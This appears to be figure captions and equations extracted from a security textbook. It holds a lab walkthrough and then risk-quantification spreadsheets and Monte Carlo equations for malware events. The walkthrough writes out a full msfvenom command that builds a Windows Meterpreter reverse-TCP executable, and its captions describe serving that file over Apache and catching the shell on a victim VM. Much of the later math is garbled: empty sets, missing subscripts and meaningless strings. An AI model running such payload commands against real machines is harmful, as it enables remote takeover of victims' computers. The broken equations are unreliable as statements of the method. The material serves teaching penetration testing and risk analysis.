







Starting Windows IE11 VM virtual machine in VirtualBox.




Starting Kali Linux virtual machine in VirtualBox.




Command `msfvenom -h` in Kali Linux terminal window.




Command `msfvenom -l payloads`




Command `msfvenom --help-formats`




Command `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=12345 -f exe > chapter4example.exe`




Copying the file to web server and starting Apache.




Starting Metasploit console.



Starting a listener in the Metasploit console to wait for the exploit to call back.



Windows IE11 warnings about the target file as an executable.



(Left) Meterpreter session open and activated, showing use of the *dir* command to navigate the Windows IE11 VM. (Right) Exploit program showing as running in Windows Task Manager.

D21 **A** **B** **C** **D** **E** **F** **G** **H** **I** **J** **K** **L**

1 **Uniform Distribution**

In a **uniform distribution**, all values between the lower bound and upper bound are equally likely. No values outside of the minimum and maximum are possible. The uniform distribution is symmetrical, i.e., the mean is halfway between the upper and lower bounds of the 90% confidence interval. Use the formula in "Random Value Generator" to generate a random value from within this distribution.

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4 **90% Confidence Interval**

5 **Upper Bound** 903.0

6

7 **Lower Bound** 429.0

8

9 **Calculated Values**

10 **Mean** 666.0

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14 **Random Value Generator:** 682.8

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16 *Use for validation and cross-checking*

17 *Maximum* 902.9

18 *Median* 667.2

19 *Minimum* 429.0

20 *Values based on the above input parameters*

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
29

Likelihood that Value is >	
95%	457.2
90%	474.1
50%	667.2
10%	857.4
5%	879.1

data for alternate chart			
Distribution	95%	5%	50%
Median with 90% CI	457.2	879.1	667.2



The way to read the above chart is "there's a 100% likelihood that this value exceeds [lower bound]" ... "there's a 0% likelihood that this value exceeds (upper bound)". Alternatively, you could say "the likelihood of the value exceeding [x] is [y%]."



$$RN_ttnijtnP_jjP$$

$$R_j = N_t \sum_{j=t}^{t+6} \frac{X_{j,i}}{P_j}, \quad X_{j,i} = \begin{cases} M_{j,i} \\ V_{j,i} \\ S_{j,i} \\ D_{j,i} \end{cases}$$

$$P$$

$$P=\left\{ \begin{array}{c} t \\ j \\ n \end{array} \left[\begin{array}{c} \overbrace{p_t} \\ p_j \\ p_n \end{array} \right] \right.$$

$$Ma_{j,i}$$

$$M=\left\{ \begin{array}{c} t \\ j \\ n \end{array} \left[\begin{array}{ccccccc} a_{t,1} & \cdots & \overbrace{a_{t,2} \quad \cdots \quad a_{t,i}} & \cdots & a_{t,m} \\ a_{j,1} & \cdots & a_{j,2} & \cdots & a_{j,i} & \cdots & a_{j,m} \\ a_{n,1} & \cdots & a_{n,2} & \cdots & a_{n,i} & \cdots & a_{n,m} \end{array} \right] \right.$$

$$Va_{j,i}$$

$$V=\left\{ \begin{array}{c} t \\ j \\ n \end{array} \left[\begin{array}{ccccccc} a_{t,1} & \cdots & \overbrace{a_{t,2} \quad \cdots \quad a_{t,i}} & \cdots & a_{t,m} \\ a_{j,1} & \cdots & a_{j,2} & \cdots & a_{j,i} & \cdots & a_{j,m} \\ a_{n,1} & \cdots & a_{n,2} & \cdots & a_{n,i} & \cdots & a_{n,m} \end{array} \right] \right.$$

$$Sa_{j,i}$$

$$S = \left\{ \begin{matrix} t \\ j \\ n \end{matrix} \left[\begin{array}{cccccc} & \overbrace{\hspace{1.5cm}} & \\ a_{t,1} & \cdots & a_{t,2} & \cdots & a_{t,i} & \cdots & a_{t,m} \\ \\ a_{j,1} & \cdots & a_{j,2} & \cdots & a_{j,i} & \cdots & a_{j,m} \\ \\ a_{n,1} & \cdots & a_{n,2} & \cdots & a_{n,i} & \cdots & a_{n,m} \end{array} \right] \right.$$

$$Da_{j,i}$$

$$D = \left\{ \begin{matrix} t \\ j \\ n \end{matrix} \left[\begin{array}{cccccc} & \overbrace{\hspace{1.5cm}} & \\ a_{t,1} & \cdots & a_{t,2} & \cdots & a_{t,i} & \cdots & a_{t,m} \\ \\ a_{j,1} & \cdots & a_{j,2} & \cdots & a_{j,i} & \cdots & a_{j,m} \\ \\ a_{n,1} & \cdots & a_{n,2} & \cdots & a_{n,i} & \cdots & a_{n,m} \end{array} \right] \right.$$

$$a_{j,i}P_jN_tPN_t iMR$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 0 \\ \$0 & \cdots & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 0 \\ \$0 & \cdots & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 0.43 \\ \$166,890 \end{bmatrix}.$$


$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 568 & \cdots & 632 & \cdots & 381 \\ \$9,769,361 & \cdots & \$7,805,797 & \cdots & \$1 \end{bmatrix}.$$



$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 2 & \cdots & 2 & \cdots & 2 \\ \$34,399 & \cdots & \$24,702 & \cdots & \$121,084 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 1.26 \\ \$44,615 \end{bmatrix}.$$





$$s_0(\theta) = [\$3,824, \$30,365]$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 2 & \cdots & 1 & \cdots & 3 \\ \$0 & \cdots & \$0 & \cdots & \$11 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 6 & \cdots & 3 & \cdots & 11.42 \\ \$0 & \cdots & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 5.35 \\ \$270.50 \end{bmatrix}.$$


$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 4,031 & \cdots & 4,764 & \cdots & 8,196 \\ \$8,808,240 & \cdots & \$9,355,626 & \cdots & \$153,022,651 \end{bmatrix}.$$



$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 18 & \cdots & 21 & \cdots & 38.56 \\ \$39,332.26 & \cdots & \$41,240.16 & \cdots & \$709,475.44 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 28.51 \\ \$212,708.42 \end{bmatrix}.$$





$$s_0(\theta) = [\$23,045, \$189,223]$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & 0 & \cdots & 0 \\ \$0 & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 \\ \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^{(0)} \\ \bar{X}^{(0)} \end{bmatrix} = \begin{bmatrix} 0.86 \\ \$0 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 347 & 408 & \cdots & 94 \\ \$1,617,528 & \$400,701 & \cdots & \$0 \end{bmatrix}.$$


$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 1 & 1 & \cdots & 0 \\ \$4,661 & \$982 & \cdots & \$0 \end{bmatrix}.$$



$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^{(0)} \\ \bar{X}^{(0)} \end{bmatrix} = \begin{bmatrix} 0.63 \\ \$1,013 \end{bmatrix}.$$

Binary Monte Carlo Simulation — Malware Events (10,000 Iterations)





$$s_0(\theta) = [\$75.28, \$581.59]$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 1 & 1 & 0 & 1 & 1 & 1 & 1 \\ \$0 & \$0 & \$0 & \$0 & \$0 & \$0 & \$0 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 3 & \cdots & 3 \\ \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m\in\{\,,\}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 3 \\ \$0 \end{bmatrix}.$$

